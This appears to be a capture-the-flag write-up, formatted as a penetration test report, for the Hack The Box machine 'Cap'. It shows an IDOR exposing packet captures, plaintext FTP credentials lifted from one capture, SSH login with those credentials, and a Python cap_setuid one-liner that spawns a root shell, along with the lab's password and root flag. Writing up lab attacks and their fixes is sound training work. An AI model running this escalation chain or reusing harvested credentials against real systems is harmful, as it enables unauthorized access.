# PENETRATION TEST REPORT

## Hack The Box // Cap

| | |
|---|---|
| **Date** | April 4, 2026 |
| **Target** | 10.129.26.105 (Cap) |
| **Tester** | assem |
| **Classification** | CONFIDENTIAL |
| **Status** | Completed |

# 1. Executive Summary

A penetration test was conducted against the Hack The Box machine "Cap" (10.129.26.105) on April 4, 2026. The assessment identified two critical vulnerabilities that resulted in full system compromise, including root-level access.

The web application exposed sensitive network capture files to unauthenticated users via an Insecure Direct Object Reference (IDOR) vulnerability. One of these captures contained plaintext FTP credentials, which were then used to authenticate via SSH. Post-exploitation enumeration revealed a misconfigured Linux capability on the Python 3.8 binary, allowing immediate privilege escalation to root.

## Findings Summary

| Finding | Severity | Status |
|---|---|---|
| IDOR — Unauthenticated PCAP Access | **Critical** | Confirmed |
| Cleartext Credentials in Network Capture | **Critical** | Confirmed |
| Misconfigured Linux Capability (cap_setuid) | **High** | Confirmed |

## 2. Scope & Methodology

| | |
|---|---|
| **Target IP** | 10.129.26.105 |
| **OS** | Ubuntu 20.04.2 LTS (Linux 5.4.0-80-generic x86_64) |
| **Services** | FTP (21), SSH (22), HTTP (80) |
| **Test Type** | Black-box penetration test |
| **VPN Interface** | tun0 — 10.10.14.9 |

Methodology followed standard penetration testing phases:

- Reconnaissance — port scanning and service enumeration
- Web application analysis — manual exploration and vulnerability identification
- Exploitation — credential extraction and initial access
- Post-exploitation — privilege escalation to root

# 3. Reconnaissance

## 3.1 Port Scan

An Nmap scan was performed to identify open ports and running services:

```
nmap -p- --min-rate=1000 -Pn -T4 10.129.26.105
```

| | |
|---|---|
| **Port 21/tcp** | FTP — vsFTPd 3.0.3 |
| **Port 22/tcp** | SSH — OpenSSH 8.2p1 |
| **Port 80/tcp** | HTTP — Gunicorn web application |

## 3.2 Web Application Enumeration

The web application on port 80 presented a network monitoring dashboard with the following endpoints:

- /ip — Exposes full ifconfig output of the server
- /capture — Triggers a 5-second packet capture and increments a capture ID
- /data/<id> — Downloads a PCAP file corresponding to the given ID

Navigating to /data/3 returned an empty PCAP (the current capture). By manually changing the ID to 0 in the URL (/data/0), a previous capture belonging to another session was accessed without any authentication — a classic IDOR vulnerability.

*Figure 1: IP Config page exposing server network information:*






*Figure 2: Security Snapshot dashboard at /data/3 — PCAP download endpoint:*


Not secure 10.129.26.105/data/3
43
Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Dashboard
Home / Dashboard
Nathan
Data Type
Value
Number of Packets
1
Number of IP Packets
1
Number of TCP Packets
1
Number of UDP Packets
0
Download

# 4. Findings

## Finding 1 — IDOR: Unauthenticated Access to PCAP Files

| Severity | CRITICAL |
|---|---|
| Location | http://10.129.26.105/data/<id> |
| Description | The /data/<id> endpoint returns network packet captures indexed by an integer ID with no authorization checks. Any user can access captures belonging to other sessions by simply modifying the ID in the URL. |
| Impact | An attacker can access sensitive network traffic captured by the server, potentially containing credentials, session tokens, or other private data. |
| Remediation | Implement session-based access control on /data/<id>. Each capture should be tied to the user who triggered it, and access should be denied for any other user. |

## Finding 2 — Cleartext Credentials in Network Capture

| Severity | CRITICAL |
|---|---|
| Location | PCAP file at /data/0 — FTP traffic |
| Description | The PCAP obtained via the IDOR vulnerability contained a recorded FTP session transmitting credentials in plaintext. FTP does not encrypt traffic, allowing anyone with access to the capture to extract usernames and passwords trivially using Wireshark. |
| Impact | Valid system credentials were recovered: username nathan, password Buck3tH4TF0RM3!. These credentials provided SSH access to the server. |
| Remediation | Replace FTP with SFTP or FTPS. Never transmit credentials over unencrypted protocols. Rotate all exposed credentials immediately. |

## Finding 3 — Privilege Escalation via Misconfigured Linux Capability

| Severity | HIGH |
|---|---|
| Location | /usr/bin/python3.8 — cap_setuid+eip |
| Description | The Python 3.8 binary was assigned the cap_setuid Linux capability, which allows it to change its process UID to any user, including root (UID 0). This is a dangerous misconfiguration — capabilities like cap_setuid should never be assigned to general-purpose interpreters. |
| Impact | Any user who can execute python3.8 can immediately escalate to root with a single command, achieving full system compromise. |
| Remediation | Remove the cap_setuid capability from python3.8: setcap -r /usr/bin/python3.8. Audit all binaries with getcap -r / and remove unnecessary capabilities. |

# 5. Exploitation Walkthrough

## 5.1 IDOR — Credential Extraction

After discovering the /data/<id> endpoint, the ID was manually changed from the current value to 0:

```
http://10.129.26.105/data/0
```


The downloaded PCAP was opened in Wireshark and filtered for FTP traffic:

```
Filter: ftp
```

The following credentials were visible in plaintext within packet 40:

```
USER  nathan
PASS  Buck3tH4TF0RM3!
```

*Figure 3: Wireshark capture showing plaintext FTP credentials:*




## 5.2 Initial Access via SSH

The recovered credentials were used to authenticate via SSH:

```
ssh nathan@10.129.26.105
```

Access was granted as user nathan (uid=1001). The user flag was retrieved:

```
cat ~/user.txt
```

## 5.3 Privilege Escalation — cap_setuid Abuse

Post-exploitation enumeration via linpeas.sh identified the misconfigured capability:

```
/usr/sbin/getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```

The following one-liner was executed to escalate to root by setting UID to 0 and spawning a privileged shell:

```
python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

A root shell was obtained. The root flag was retrieved:

```
cat /root/root.txt  -->  ae2bf3c117d219ba28bf16c7070224d0
```

## 6. Recommendations

| | |
|---|---|
| **1. Fix IDOR** | Enforce session-based authorization on all /data/<id> endpoints |
| **2. Encrypt FTP** | Replace FTP with SFTP or FTPS immediately. Rotate exposed credentials |
| **3. Remove cap_setuid** | Run: setcap -r /usr/bin/python3.8 and audit all capabilities |
| **4. Least Privilege** | Audit all Linux capabilities and SUID binaries regularly |
| **5. Network Segmentation** | Restrict access to internal network monitoring dashboards |

## 7. Conclusion

The Cap machine demonstrated a realistic attack chain requiring no exploit code — only logical enumeration, credential reuse, and system misconfiguration abuse. The IDOR vulnerability was the critical entry point, enabling extraction of plaintext credentials that led to full root compromise via a single Python command.

*All three vulnerabilities are straightforward to remediate. Priority should be given to the IDOR fix and FTP replacement, as these represent the initial attack surface. The capability misconfiguration should be corrected immediately to prevent local privilege escalation.*